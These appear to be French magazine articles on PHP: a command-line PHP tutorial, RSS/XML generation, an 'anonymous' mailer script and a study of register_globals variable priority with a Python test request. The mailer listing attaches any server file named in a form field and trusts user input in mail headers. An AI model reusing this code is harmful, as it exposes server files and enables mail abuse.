        <TEXTAREA NAME=\"message\" ROWS=\"10\" COLS=\"70\">$text</TEXTAREA>
        <INPUT NAME=\"submitform\" TYPE=\"submit\" VALUE=\"$submitLabel\">
        </FORM>
      </pre>
       ";
}
/*
```

Et hop, le script est fini, tous les cas (enfin presque) traitables ont été traités...
Ce qu'il faut retenir de cette aventure :

- un codeur n'est pas un mentat;
- prendre trop d'épice n'est pas mauvais pour la santé, mais peut provoquer des prémonitions accablantes pour la psyché,
- il faut toujours penser à la sécurité quand on code une appli, surtout si on ne consomme pas d'épice,
- il ne faut jamais faire confiance à une variable utilisateur, surtout si ce dernier déclare prendre de l'épice,
- il faut utiliser toutes les séquences d'échappement correspondant à la source et destination du flux des données, de cette manière, l'épice pourra circuler librement (spice must flow).

```
*/

?>
```

tobozo

THJ salue l'équipe de madchat.org ;-)

LE SAVIEZ-VOUS ?

Comblant les déficiences juridiques en la matière, une législation encadre l'envoi abusif de courrier électronique.
Elle prend lieu dans :
• la directive européenne n° 2002/58 du 12/07/2002 relative à la vie privée et aux communications électroniques,
• la loi n° 2004-575 du 21/06/2004 pour la confiance dans l'économie numérique (LEN),
• la loi n° 78-17 du 06/01/1978 " informatique, fichiers et libertés " applicable pour la collecte frauduleuse d'adresses électroniques.
À noter, si vous avez fourni votre adresse email à un prestataire malhonnête, vous ne pouvez vous en prendre qu'à vous-même.

PHP DANS VOTRE SHELL !

BEAUCOUP DE PERSONNES CONNAISSENT PHP POUR LA PROGRAMMATION INTERNET, MAIS IL EXISTE UN AUTRE ASPECT MOINS CONNU DE CE LANGAGE. C'EST LA POSSIBILITÉ DE CRÉER DES PROGRAMMES INDÉPENDANTS POUVANT ÊTRE LANCÉS DEPUIS LA LIGNE DE COMMANDE.

Depuis la version 4.3.0 de PHP, il est possible d'utiliser une nouvelle interface de programmation d'applications serveur permettant d'exporter les fonctionnalités de PHP en dehors du Web. Ce SAPI s'appelle CLI - pour command line interface. Vous l'aurez compris, cela permet de lancer des applications PHP autonomes à partir de la ligne de commande.

À QUI PROFITE PHP-CLI ?

Toutes les personnes programmant en PHP apprécieront le fait de pouvoir travailler sur de nouveaux supports. Les webmasters pourront écrire des scripts d'installation pour leurs applications web et tous ceux qui hésitaient à apprendre PHP car son domaine d'application était restreint à Internet peuvent désormais se lancer dans ce langage.

POURQUOI UTILISER PHP-CLI ?

PHP-CLI procure de nombreux avantages pour toutes les personnes désireuses de créer des scripts d'administration ou bien des applications graphiques grâce à php-gtk. Avec PHP-CLI, vous n'êtes plus obligé de vous investir dans l'apprentissage d'un nouveau langage car, dans la majorité des cas, PHP répondra à votre besoin.

INSTALLATION

Si vous êtes linuxien et que vous avez installé PHP depuis les sources, vous n'avez pas de soucis à vous faire à propos de PHP-CLI car celui-ci est automatiquement installé. En revanche si vous installez PHP avec le gestionnaire de paquetages de votre distribution, vous devrez certainement ajouter un nouveau paquetage correspondant à PHP-CLI.
Une petite recherche depuis votre gestionnaire de paquetage et le tour est joué (sous debian sarge par exemple, on utilisera apt-get install php4-cli). Une fois que votre installation sera terminée, vous disposerez d'un nouveau binaire appelé PHP. Pour connaître son emplacement, il suffit de lancer la commande suivante :

```
dd@laptop:~/programmation/php$whereis php
php:    /usr/bin/php    /usr/share/php
/usr/share/man/man1/php.1.gz
```

Les utilisateurs de Windows trouveront un exécutable appelé php.exe dans lmeur répertoire d'installation de PHP (c:\php5\php-win.exe si vous avez suivi le tutorial d'installation de ce manuel). Vous devrez certainement modifier la variable d'environnement PATH pour pouvoir accéder à ce programme depuis n'importe quel emplacement de votre système.
Pour la suite de cet exposé, j'utiliserai PHP en version 4.3.9 sous Linux, mais vous pourrez

adapter chacune des commandes à une version différente de PHP, que ce soit avec Linux ou Windows. Vous pouvez obtenir la version exacte de votre PHP en exécutant la commande suivante :

```
dd@laptop:~$php -v
PHP 4.3.9-1 (cli) (built: Oct  5 2004
08:45:32)
Copyright (c) 1997-2004 The PHP Group
Zend  Engine  v1.3.0,  Copyright  (c)
1998-2004 Zend Technologies
```

PROPRIÉTÉS

Lorsque vous utilisez PHP depuis la ligne de commande, certaines directives du php.ini sont automatiquement désactivées ou modifiées car elles ne présentent aucun intérêt dans un environnement utilisant un terminal (invite de commande MS-DOS ou terminaux Unix). Ces fameuses directives sont les suivantes :

```
html_errors = Off
```

-> En effet, il serait totalement absurde d'afficher des erreurs au format HTML dans votre console...

```
register_argc_argv = On
```

-> Cette directive permet de déclarer les variables $argc et $argv que l'on pourra utiliser dans nos scripts pour récupérer les arguments de la ligne de commande.

```
implicit_flush = On
```

-> Permet d'afficher directement les valeurs des fonctions print et echo.

```
max_execution_time = 0
```

-> Avec cette directive, le temps d'exécution de nos scripts devient illimité.

Il y a également trois constantes définies pour que l'on puisse utiliser l'ensemble des fonctions d'entrée-sortie. Ce sont respectivement STDIN pour gérer le flux d'entrée standard ouvert en lecture seule (permet de recevoir des données), STDOUT qui représente le flux de sortie standard ouvert en écriture seule (permet d'afficher des données à l'écran) et STDERR qui permet d'afficher les problèmes rencontrés dans un programme (permet également d'afficher des données à l'écran). Ces constantes s'utilisent de la même façon qu'un manipulateur de fichier, c'est-à -dire que l'on peut écrire une instruction telle que

" fwrite(STDOUT, "Affichage sur votre écran !!!\n"); ".

Nos applications vont passer du navigateur web à un interpréteur de commande, ce bouleversement d'environnement implique certains changements dans votre façon d'utiliser PHP. Par exemple, il n'est plus question de formater ces données en HTML et d'utiliser des balises telles que
 pour changer de ligne, on utilisera donc le caractère de nouvelle ligne classique " \n " . Pour pouvoir gérer le terminal, c'est-à -dire en utilisant des couleurs dans vos applications ou bien pour écrire à des endroits particuliers, il est possible d'utiliser la bibliothèque ncurses spécialement conçue à cet effet. L'autre solution consiste à utiliser php-gtk pour créer des GUI (applications graphiques) et ne plus avoir à utiliser de terminal. Étant donné que la majorité des utilisateurs préfèrent les applications graphiques, cette fonctionnalité de PHP peut devenir très intéressante.

Notre utilitaire PHP propose plusieurs options d'utilisation. Vous pouvez afficher l'ensemble de ces options avec la commande " php -h ". Certaines d'entre elles servent uniquement à donner des informations sur la version de PHP ou les extensions disponibles comme les marqueurs " -i " et " -m ". Les options les plus intéressantes sont " -f " et " -r ", qui nous per-

mettent respectivement d'exécuter un script PHP et d'écrire directement ces instructions sur la ligne de commande. Dans tous les cas, je vous suggère de lire la page de man de PHP afin de pouvoir exploiter les options de façon optimale.

LA PRATIQUE

Commençons tout de suite par tester un script simple affichant un message sur le terminal :

```
<?
/* hello.php */
echo "Hello world !\n";
?>
Pour exécuter ce script, il suffit de
se placer dans le même répertoire que
celui-ci et de faire :
dd@laptop:~/programmation/php/cli$php
-f hello.php
Hello world !
```

Pour lancer ce script, on aurait pu se passer de l'option " -f ", de même, l'extension .php n'est pas obligatoire. Si vous utilisez Linux, il est possible d'ajouter la ligne #!/usr/bin/php au début de vos scripts. Cette ligne s'appelle le " shebang ", si vous l'insérez et donnez les droits d'exécution sur ce fichier, alors vous pourrez lancer le script en faisant ./hello.php.

Voyons maintenant comment utiliser les différents paramètres que l'on passe au script. On utilisera la variable $argc ainsi que le tableau $argv qui sont définis automatiquement. Il est inutile de décrire leur fonctionnement, un exemple est bien plus parlant :

```
#!/usr/bin/php
<?
/* arguments.php */
echo "Le nom du script est
$argv[0]\n";
for($i=1; $argv[$i] != ""; $i++)
        fwrite(STDOUT,"L'argument $i
vaut $argv[$i]\n");
?>
Testons tout de suite son fonctionne-
ment :
dd@laptop:~/programmation/php/cli$chm
od +x arguments.php
dd@laptop:~/programmation/php/cli$./a
rguments.php toto tutu tata titi
Le nom du script est ./arguments.php
L'argument 1 vaut toto
L'argument 2 vaut tutu
L'argument 3 vaut tata
L'argument 4 vaut titi
```

Dans notre dernier script, nous allons voir comment dialoguer avec l'utilisateur en lui demandant d'entrer des valeurs que nous analyserons. C'est le même principe que pour les formulaires que l'on retrouve dans les sites internet dynamiques. Voyons cela avec le fichier add_user.php :

```
#!/usr/bin/php
<? /* add_user */ ?>
Ce script permet d'ajouter des utili-
sateurs au fichier users.list ...

<?
$fp = fopen("users.list","w+");
fwrite(STDOUT, "Nom: ");
$nom = trim(fgets(STDIN));
fwrite(STDOUT, "Prenom: ");
$prenom = trim(fgets(STDIN));
$result = "$nom $prenom\n";

if(fwrite($fp,$result))
        fwrite(STDOUT,"\n---\n$nom
$prenom a bien été ajouté!\n");
else
```

```
        fwrite(STDERR,"Une    erreur
s'est produite !!!\n");

?>
```

Une fois qu'on l'exécute, on obtient :

```
dd@laptop:~/programmation/php/cli$php
add_user
```

Ce script permet d'ajouter des utilisateurs au fichier users.list...

```
Nom: Mitnick
Prenom: Kevin
---
Mitnick Kevin a bien été ajouté!
dd@laptop:~/programmation/php/cli$
```

Quand on regarde le fichier users.list, on voit bien qu'un utilisateur a été ajouté :

```
dd@laptop:~/programmation/php/cli$cat
users.list
Mitnick Kevin
```

Ces quelques exemples montrent qu'il est très simple d'utiliser PHP-CLI et que, même si les performances sont moins bonnes que pour d'autres langages de scripts tels que Perl ou Python, on peut se servir de ce langage pour créer des scripts d'administration très complets.

Vous pouvez également utiliser l'option " -r " pour lancer du PHP sur la ligne de commande en se passant des balises <? ?>, cela donne :

```
dd@laptop:~/programmation/php/cli$php  -r
'for($i=1;$i<=3;$i++)print "cmd $i\n";'
cmd 1
cmd 2
cmd 3
```

Les exemples utilisés ici sont extrêmement simples mais vous pouvez adapter chacun d'eux en ajoutant des fonctions ou en utilisant des extensions qui permettront certainement de satisfaire chacune de vos requêtes.

L'utilisation de PHP-CLI pour créer un script permettant de gérer une base de données en mode console ou pour réaliser un exploit est tout à fait envisageable, alors j'espère que tous ceux qui pensaient que PHP est un langage sans intérêt commencent à changer d'avis ;-)

Nous nous sommes contentés de décrire les fonctionnalités de base de PHP-CLI, mais il faut savoir qu'il est possible d'utiliser des fonctions du type readline pour améliorer l'interaction avec l'utilisateur. De plus, avec les fonctions PEAR::Console_Getopt, vous pourrez parser facilement les différents paramètres passés à vos scripts.

CONCLUSION

Voilà qui achève cette introduction à PHP-CLI. Nous avons vu à quel point il est simple d'utiliser PHP en environnement shell. Vous êtes maintenant capable d'exporter vos applications PHP en dehors du Web et ce, en toute simplicité alors... À vos claviers ;-)

Delete

CRÉEZ UN FICHIER XML EN PHP

LE XML (EXTENSIBLE MARKUP LANGUAGE) EST, AU MÊME TITRE QUE L'HTML (QUI EST D'AILLEURS SON PRÉDÉCESSEUR), UN LANGAGE DE BALISAGE, C'EST-À-DIRE UN LANGAGE QUI ENCADRE L'INFORMATION DANS DES BALISES. MAIS CONTRAIREMENT AU HTML, QUI EST UN LANGAGE D'AFFICHAGE, LE XML EST UN LANGAGE DE STRUCTURATION.

La différence ne s'arrête pas là. Alors que dans le HTML, les balises sont prédéfinies et donc figées, le XML est extensible, et permet de créer ses propres balises en fonctions des données traitées.
Ainsi, bien que le XML et le HTML fonctionnent tout deux avec des balises, sont indépendants de la plate forme et sont en mode texte, ce sont deux langages bien distincts, autant dans la forme que dans le fond.
Le but d'un fichier XML est d'être réutilisé par un autre langage. Il faut donc structurer les informations nécessaires à un futur traitement de façon clair.

Le corps du fichier XML simplifié d'une petite bibliothèque pourrait ressembler à :

```
<biblio>
<rubrique name="policier">
  <livre>
   <auteur>Edgar Poe</auteur>
   <titre>Double assassinat dans la rue
Morgue </titre>
  </livre>
  <livre>
   <auteur>Egar Poe</auteur>
       <titre>le  Mystère  de  Marie
Roget</titre>
  </livre>
</rubrique>
<rubrique name="voyage">
  <livre>
   <auteur>Routard</auteur>
   <titre>Tunisie</titre>
  </livre>
</rubrique>
</biblio>
```

Cette bibliothèque est vraiment fort petite :)
Malgré la liberté de création que permet le XML, certaines règles syntaxiques (que l'on retrouvera dans les langages dérivés comme le XHTML, le WML ou le MathML), comme on peut le constater dans l'exemple ci-dessus doivent être respectées :

- Un nom de balise ne peut pas contenir de caractères spéciaux (-,;,<,>,...) ; rien que des chiffres et des lettres (les accents sont permis mais déconseillés), et éventuellement des underscores. Pas d'espaces non plus.

<nom-prenom></nom-prenom> ou <nom prenom></nom prenom>
sera donc à remplacer par exemple par :
<nom_prenom></nom_prenom>

- Un nom de balise ne peut ni commencer par un chiffre, ni par les lettres "xml".

<1prix></1prix>
et
<xmlprix></xmlprix>
seront donc interdits.

- Un nom de balise est sensible à la casse !

<Rubrique></Rubrique> et <rubrique></rubrique> sont des balises différentes.

- Une balise qui est ouverte doit être refermée.

Si un élément esseulé est nécessaire, il aura la syntaxe :
<elementtoutseul\>

- Les balises doivent être correctement imbriquées.

<parent><enfant></parent></enfant>est incorrect.

<parent><enfant></enfant></parent>est correct.

- Chaque fichier XML doit commencer par une balise "racine", qui encadrera la totalité du fichier.

<biblio> dans le cas de l'exemple au dessus.

- Les valeurs des attributs doivent être mises entre guillemets.

<rubrique langue="fr"></rubrique>est correct.
<rubrique langue=fr></rubrique>est incorrect.

Passons maintenant à la création d'un fichier XML, qui permettra à d'autres sites web d'utiliser les news éditées par le nôtre. La question qu'il nous faut nous poser est : de quelles informations les utilisateurs de notre fichier XML auront-ils besoins pour l'utiliser de façon optimale ? Il y a d'abord les informations concernant notre site lui même :

- Le titre
- L'url
- Eventuellement la langue et/ou un logo

Puis les informations concernant chaque news :

- Le titre
- L'url

Imaginons que ces dernières informations

(concernant les news), se trouvent dans notre base de données dans la table "nouvelles" contenant les champs :

- ID, la clef primaire
- titre, le titre de la news
- contenu, le contenu

et que chacune de ces news est disponible via une URL du type :

http://www.notrewebsite.xx/news.php?id_news=[ID]

Pour que la création du code PHP mettant à disponibilité le fichier XML soit bien claire, nous allons d'abord nous figurer à quoi devra ressembler le fichier XML (que nous nommerons backend.php), selon ce que l'on vient de définir :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD RSS 0.91//EN"
"http://my.netscape.com/publish/formats/rss-0.91.dtd">

<rss version="0.91">
<channel>
  <website>
   <title>Microsoft et la sécurité</title>
   <link>http://www.notrewebsite.xx</link>
   <logo>http://www.notrewebsite.xx/logo.gif</logo>
  </website>
  <news>
   <item>
    <title>Anti-Virus pour le dernier ver Windows XP</title>
    <link>http://www.notrewebsite.xx/news.php?id_news=26</link>
   </item>
   <item>
    <title>Patch de sécurité pour Windows XP</title>
    <link>http://www.notrewebsite.xx/news.php?id_news=24</link>
   </item>
   <item>
    <title>HOAX : Windows serait sécurisé</title>
    <link>http://www.notrewebsite.xx/news.php?id_news=22</link>
   </item>
  </news>
</channel>
</rss>
```

On a ici fixé une limite de cinq nouvelles disponibles, de façon à ne pas alourdir l'exemple. Ici la balise racine pourrait être "rss" comme "channel", mais comme <rss> est là par convention pour définir la version utilisée, on choisira plutôt <channel>. Voici le code PHP qui a généré ce fichier XML :

```
<?
header("Content-Type: text/xml");

echo "<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>\n\n";
echo "<!DOCTYPE rss PUBLIC \"-//Netscape Communications//DTD RSS
0.91//EN\"\n";
echo " \"http://my.netscape.com/publish/formats/rss-0.91.dtd\">\n\n";
echo "<rss version=\"0.91\">\n\n";

echo "<channel>\n";
echo "  <website>\n";
echo "   <title>Microsoft et la sécurité</title>\n";
echo "   <link>http://www.notrewebsite.xx</link>\n";
echo "   <logo>http://www.notrewebsite.xx/logo.gif</logo>\n";
echo "  </website>\n";

$result = mysql_query("SELECT id, titre FROM nouvelles LIMIT 5");

echo "  <news>\n";

while (list($id, $titre) = sql_fetch_row($result, $dbi)) {
    echo "   <item>\n";
    echo "    <title>$titre</title>\n";
    echo "
<link>http://www.notrewebsite.xx/news.php?id_news=$id</link>\n";
    echo "   </item>\n";
}

echo "  </news>\n";

echo "</channel>\n";
echo "</rss>";
?>
```

On définit d'abord le type du fichier grâce à l'header "Content-Type" qui vaut "text/xml". Puis on affiche les lignes cocnernant le fichier XML lui même, suivi des informations que l'on a choisi de rendre disponibles au sujet de notre website. On extrait ensuite les cinq dernières news de la table "nouvelles" via MySQL, puis on les affiche selon la structure choisie, pour enfin fermer les balises ouvertes au début du fichier.

Comme vous avez pu le remarquer, la création d'un fichier XML est extrêmement simple. Et malgré cela, son dynamisme et son efficacité ne sont pas blousés. Il ne reste plus qu'à un autre webmaster de créer un petit script qui lira, extraira (via des expressions régulières, cf. page 14) et affichera les news de votre site.

Quelques URLs qui pourront vous êtres utiles :
http://www.chez.com/xml/ (apprendre le XML)
http://xml.developpez.com (club d'entraide des codeurs francophones)
http://www.xmlfr.org (l'espace XML francophone)
http://www.phpsecure.info/v2/.php?zone=pBackend
(exemple d'extraction de données d'un fichier XML)

frog-m@n

LE SAVIEZ-VOUS ?

Le W3C – World Wide Web Consortium, fondé en 1994, est un groupement international d'organisations diverses (entreprises, centres de recherches...). Il a pour charge de définir les standards technologiques en utilisation sur la toile.
En 1997 il publie les recommandations pour HTML 3.2, qui devient HTML 4.01 en DÈcembre 1999. Au dÈbut de l'annee 2000 c'est l'annonce des recommandations pour XHTML. Le besoin de disposer de dynamisme se fait déjà ressentir, HTML vieillit.
C'est dans cette même période, en Février 98, que se diffusent les premieres recommandations du XML, alors version 1.0.
Pour consolider l'édifice en construction, le W3C publie le DOM, le Document Object Model. De DOM level 1 en 1998 a DOM level 3 en 2004, cette API n'a cessé de fournir plus d'efficacité pour faciliter le traitement et la manipulation des langages web. Le DOM ne précise pas le langage, mais les méthodes d'accès aux représentations du langage pour permettre plus facilement la construction de pages et la récuperation de données HTML, XML.

MAILER PHP ANONYME EN KIT !

L'ENVOI DE COURRIER ÉLECTRONIQUE FAIT PARTIE DES FONCTIONNALITÉS DE PHP. PUISQUE CELUI-CI EST ENVOYÉ DEPUIS LE SERVEUR DE VOTRE HÉBERGEUR (SI CE N'EST PAS VOTRE VOTRE MACHINE QUI FAIT OFFICE DE SERVEUR), IL EST ANONYME DANS UNE CERTAINE MESURE. C'EST-À-DIRE QUE LA PERSONNE QUI CHERCHERA À VOIR D'OÙ PROVIENT LE MAIL QUE VOUS LUI AVEZ ENVOYÉ TROUVERA LE SERVEUR DEPUIS LEQUEL VOUS L'AVEZ ENVOYÉ.

LA FONCTION MAIL()

La fonction de PHP utilisée est mail(), sa forme générale est :

```
$res = mail($destinataire, $sujet, $message [, $extra_en_tete [, $extra_parametres ] ] );
```

où **$extra_en_tete** et **$extra_parametre** sont facultatifs. Ils servent à ajouter respectivement des en-têtes supplémentaires (en plus du destinataire) et des paramètres à passer au programme d'envoi de mail. En effet, PHP envoie le mail par l'intermédiaire du programme d'envoi de mails du serveur, prévu à cet effet.

La fonction mail() retourne TRUE si le mail a correctement été envoyé, FALSE sinon. Elle ne présente aucune difficulté, mais l'envoi de mails complexes nécessite de connaître les en-têtes, que nous verrons plus bas.

Exemple d'utilisation simple de mail() :

```
<?php
mail("quelq1@exemple.com", "Test: envoi d'un mail en PHP", "Ligne1\nLigne2\nLigne3");
?>
```

LES DESTINATAIRES

Comme vous le voyez dans l'exemple ci-dessus, le destinataire peut être indiqué par sa simple adresse mail. Mais on peut également indiquer le nom de la personne, en utilisant le format : "Nom <adresse@site.com>". De plus, il est possible de préciser plusieurs destinataires, en les séparant par des virgules.

Exemple :

```
<?php
mail("Julien  <julien75@exemple.com>, Jean Bon <jbon@exemple.com>", "sujet du mail", "message");
?>
```

L'EXPÉDITEUR ET AUTRES DESTINATAIRES

L'expéditeur peut être précisé dans les en-têtes par "From: " suivi (du nom et) de l'adresse de l'expéditeur, au même format que le destinataire. On peut également préciser (le nom et) l'adresse de réponse par "Reply-To:" (en cas d'absence, c'est celle de l'expéditeur

qui sera utilisée). Hélas, la plupart des hébergeurs gratuits (et pas mal de payants aussi) refusant d'envoyer un mail à une autre adresse que celle du propriétaire du compte, je n'ai pas inclus ces possibilités dans le script, car cela entraînait des erreurs chez certains hébergeurs. Enfin, pour faire parvenir à d'autres destinataires une copie ou une copie invisible, on utilise "Cc:" et "Cci:" toujours suivi du ou des destinataires.

LE FORMAT DU MAIL

Le mail peut être au format HTML ou texte brut (cas par défaut, donc dans les exemples ci-dessus). Il faut le préciser au début du message, à l'aide de Content-Type: text/plain (ou text/html). Il faut également préciser le charset, c'est-à-dire le jeu de caractère (souvent US-ASCII ou iso-8859-1), et l'encodage du contenu (Content-Transfer-Encoding).

On utilise de fait, comme la plupart des mailers, l'extension MIME (dont les spécificités ne sont pas abordées ici).
Sachez donc juste qu'elle permet, entre autres, l'utilisation d'un jeu de caractères étendu et l'envoi de mails mixtes (multipart), c'est-à-dire contenant le message texte et HTML (le texte ne sera affiché que si le HTML ne peut l'être). Pour cela il faut le signaler :

- dans les en-têtes par "MIME-Version: 1.0" et "Content-Type: multipart/alternative;"
- avant chaque partie (HTML et txt), comme dans le script.

ATTACHER UN FICHIER

Il est possible d'attacher un fichier présent sur le serveur (et accessible en lecture bien entendu) ou sur un autre (il faut alors donner l'adresse complète du fichier, par exemple **http://www.site.com/image.jpg**). Le fichier est alors inclu dans le corps du message, il faut donc, comme pour une partie en HTML ou en texte, signaler que ce qui suit est un fichier attaché. De plus le fichier nécessite un encodage spécifique à MIME (décrit dans la RFC 2045), obtenu avec les fonctions base64_encode et chunk_split. Exemple :

```
<?php
// Formatter des données pour suivre
// la norme RFC 2045
  $new_string = chunk_split(
                  base64_encode($data));
?>
```

Remarque : on peut uploader un fichier depuis la machine du visiteur sur le serveur avant de l'attacher, comme le font les webmails (yahoo, hotmail, etc.), voir à ce sujet l'article sur la gestion de fichiers.
Attention : La plupart des hébergeurs gratuits désactivent l'attachement de fichiers, pour éviter les envois de virus depuis leurs serveurs. Il arrive aussi que la partie texte d'un mail soit envoyée en tant que pièce jointe.

LE SCRIPT

Passons à la pratique. Pour notre petit mailer, il nous faut un formulaire pour récupérer les données, et un peu de PHP pour préparer le mail avant de l'envoyer. Il faut penser à faire des mails mixtes, donc à supprimer les balises HTML pour le message texte, sauf les
 et <p> que l'on remplacera par des retours à la ligne.

Listing: mail.php

```
<html><head><title>Mail</title></head><body> <?
if(isset($dest_adr) and isset($sujet) and isset($message) and $message != "") {
 $limite = "_parties_".md5(uniqid (rand()));
 // en-têtes
 $entetes = "Date: ".date("l j F Y, G:i")."\nMIME-Version: 1.0\n";
 $entetes .= "Content-Type: multipart/alternative;boundary=\"----=$limite\"\n\n";
 // destinataire
 if($dest_nom == "") $dest_nom = $dest_adr;
 $to = "$dest_nom <$dest_adr>";
 // le message original en html
 $html = "------=$limite\n";
 $html .= "Content-Type: text/html; \nContent-Transfer-Encoding: 7bit\n\n";
 $html .= $message;
 $html .= "\n\n\n------=$limite\n";
 // le message en texte simple
 $msg_txt = eregi_replace("<br>", "\n", $message);
 $msg_txt = eregi_replace("<p>", "\n\n", $msg_txt);
 $msg_txt = strip_tags($msg_txt);
 $texte = "This is a multi-part message in MIME format.\n";
 $texte .= "------=$limite\n";
 $texte .= "Content-Type: text/plain; charset=\"US-ASCII\"\n";
 $texte .= "Content-Transfer-Encoding: 7bit\n\n";
 $texte .= $msg_txt . "\n\n";
 // fichier attaché
 if($attachement != ""){
   $attachement = "------=$limite\n";
   $attachement .= "Content-Type: application/octet-stream; name=\"$fichier\"\n";
   $attachement .= "Content-Transfer-Encoding:base64\n";
   $attachement .= chunk_split(base64_encode(implode("", file($fichier))));
   $attachement .= "\n\n\n------=$limite\n";
 }
 //hop, à la poste
 if(@mail($to, $sujet, $html.$texte.$attachement, $entetes))
  echo "Mail envoyé :)<br>";
 else
  echo "Erreur :(<br>";
}
?>
```

```
<form name="mailform" method="POST">
<b>Destinataire:</b><br>
Nom: <input NAME="dest_nom" MAXLENGTH="256"><br>
Mail: <input NAME="dest_adr" MAXLENGTH="256">*<br>
<b>Message:</b><br>
Objet: <input NAME="sujet" MAXLENGTH="256"><br>
Corps (HTML)*: <br><textarea name="message" rows="20" cols="70"></textarea><br>
<b>Attacher un fichier:</b><br>
<input NAME="fichier" MAXLENGTH="256"><br>
Les champs marqués d'une étoile (*) sont obligatoires<br>
<input type="Submit" value="Envoyer">
</form></body></html>
```

VRAIMENT ANONYME ?

L'anonymat de vos mail dépend en partie de la configuration de votre hébergeur (certains n'acceptent pas d'autres expéditeurs que le propriétaire du compte, ou mettent votre IP dans les en-têtes du message). De toute façon, votre IP est probablement logguée chez l'hébergeur lorsque vous envoyez le mail. Mais il est difficile, avec ces informations, de remonter jusqu'à vous pour un simple particulier (sauf dans le cas d'une enquête judiciaire).

REMARQUES SUR LE SCRIPT

Beaucoup d'hébergeurs gratuits (et même quelques-uns payants) ont, pour éviter les abus, désactivé ou bridé la fonction mail(). Par exemple, certains ne permettant pas de modifier d'autres en-têtes que le destinataire, d'autres limitent l'expéditeur au propriétaire du compte (autrement dit, l'adresse de l'expéditeur ne peut être modifiée : c'est celle du propriétaire du compte), d'autres encore font les deux.

En fait, il est difficile de trouver un hébergeur gratuit chez lequel on puisse utiliser "normalement" la fonction mail. Ne vous étonnez donc pas de recevoir, lorsque vous testerez le script, un mail étrange (avec les en-têtes lisibles dans le corps du message, fichier joint absent, etc.). Renseignez-vous avant auprès de votre hébergeur. Si vous devez programmer un envoi de mail dans un de vos script, préférez faire simple : en texte brut, sans en-têtes supplémentaires, comme dans le premier exemple.
Bien sûr, notre script d'exemple est loin d'être complet. Outre les messages multi-destinataires, il ne gère ni l'upload de fichiers, ni les copies invisibles, ni l'expéditeur ; il n'y a pas de vérification de validité d'adresse etc. À vous de jouer donc :-)

Pour plus d'info sur l'extension MIME :
http://www-chimie.u-strasbg.fr/~GB/MIME.html ou http://www.google.fr/ ;-)

eks

SIMULER REGISTER_

Coder compatible et sécurisé

By frog-m@n

DEPUIS PHP 4.0.2, LES VARIABLES POST, GET, ETC. NE SONT PLUS ENREGISTRÉES COMME DES VARIABLES GLOBALES ACCESSIBLES DIRECTEMENT. DANS CES CONDITIONS, DE NOMBREUX SCRIPTS CESSENT DE FONCTIONNER, SUR CERTAINS HÉBERGEURS GRATUITS PAR EXEMPLE. IL Y EXISTE DES MOYENS DE RENDRE CES SCRIPTS COMPATIBLES, CERTAINS PLUS SÛRS QUES D'AUTRES...

Les règles de priorités qui régissent l'attribution des variables globales dans un script sont souvent mal connues et sont donc sources ne nombreuses failles de sécurités. Après avoir éclairci ces points, importants en programmation PHP, nous verrons comment coder de manière sûre un substitut à register_globals=on, et les pièges à éviter.

INTRODUCTION AUX SUPER-GLOBALES

Il y a plusieurs sortes de variables en php : les variables définies dans les scripts, celles provenant de la requête http (GET, lorsqu'elles sont dans l'url, POST pour les formulaires, plus les variables contenues dans les cookies) et celles qui sont générées par le serveur. Il peut arriver que des variables de sortes différentes aient le même nom. On peut cependant les différencier en spécifiant explicitement leur provenance. Les tableaux $_GET (ou $HTTP_GET_VARS), $_POST (ou $HTTP_POST_VARS), $_COOKIE (ou $HTTP_COOKIE_VARS) et $_REQUEST (qui est la synthèse des trois précédents) contiennent les variables envoyées par http. Le tableau $_GLOBALS contient les variables définies dans le script ou... autre chose que nous verrons par la suite. Il y a aussi $_ENV (variables d'environnement de l'OS) et $_SERVER (adresse du client, referer, etc.), mais ils ne seront pas utilisés dans ce texte.

Lors qu'il n'y a pas d'ambiguïté, et lorsque register_globals est enclenché dans la configuration de PHP, on peut accéder à une variable donnée dans l'url : (http://site.com/index.php?myVar=0) aussi bien avec $myVar qu'avec $_GET['myVar']. Cette équivalence provoque souvent des failles de sécurité dans les scripts qui n'initialisent pas correctement certains variables (on pense que c'est une variable interne au programme, alors que l'utilisateur peut en réalité modifier sa valeur).

Par contre, lorsque des variables de sources différentes (par exemple, GET et POST) ont le même nom, la valeur de la variable globale est attribuée selon une priorité donnée. On va voir dans cet article que cela est également une source de failles de sécurité.

LES PRIORITÉS

Imaginons un fichier : http://www.target.url/priorites.php contenant

GLOBALS=ON ?

le code suivant :

```
<?
echo "GET : ".$HTTP_GET_VARS["MyVar"];
echo          "\n<br>POST          :
".$HTTP_POST_VARS["MyVar"];
echo          "\n<br>COOKIE        :
".$HTTP_COOKIE_VARS["MyVar"];
echo "\n<br>GLOBAL : ".$MyVar;
?>
```

On peut tester les priorités en envoyant une requête contenant la variable MyVar sous plusieurs formes (get, post et cookie). Pour cela, on utilise un script python (voir encadré).

PHPPRIOCHECK.PY

Ce programme permet d'envoyer une requête http initialisant la variable MyVar de différentes manières :

```
import httplib

http=httplib.HTTP("www.target.url")

http.putrequest("POST","/priorites.php?MyVar=GetValue")
http.putheader("Content-Type","application/x-www-form-urlencoded")
http.putheader("Cookie","MyVar=CookieValue")
http.putheader("User-Agent","PHPPrioCheck.py")
http.putheader("Host","www.target.url")
http.putheader("Content-Length",str(len("MyVar=PostValue")))
http.endheaders()

http.send("MyVar=PostValue")

code,msg,headers = http.getreply()

print code,"\n",msg,"\n",headers

file=http.getfile()

print "Result : \n"+file.read()
```

On obtiendra alors comme résultat côté client :
GET : GetValue

POST : PostValue

COOKIE : CookieValue

GLOBAL : CookieValue

On peut donc en conclure qu'une variable COOKIE est en quelque sorte plus " puissante " que les variables GET et POST, car c'est à elle qu'une variable globale prendra sa valeur en priorité.
Avant de parler des conséquences, voyons les priorités entre GET et POST, en supprimant simplement la ligne :
http.putheader("Cookie","MyVar=CookieValue").
Ce qui donne le résultat :
GET : GetValue

POST : PostValue

COOKIE :

GLOBAL : PostValue

Les variables du tableau $_REQUEST réagissent exactement de la même façon que les variables du tableau $_GLOBALS.
On peut maintenant définir l'ordre des priorités :

1. COOKIE
2. POST (comprenant le tableau $_FILES, les fichiers envoyés par formulaire)
3. GET

Cet ordre est en fait défini lui aussi dans le php.ini par l'option " variables_order " qui est par défaut " EGPCS ", c'est-à-dire Environnement, GET, POST, COOKIE, Serveur. L'ordre de priorité pour les variables de type GPC est donc bien par défaut celui que nous avions déduit.
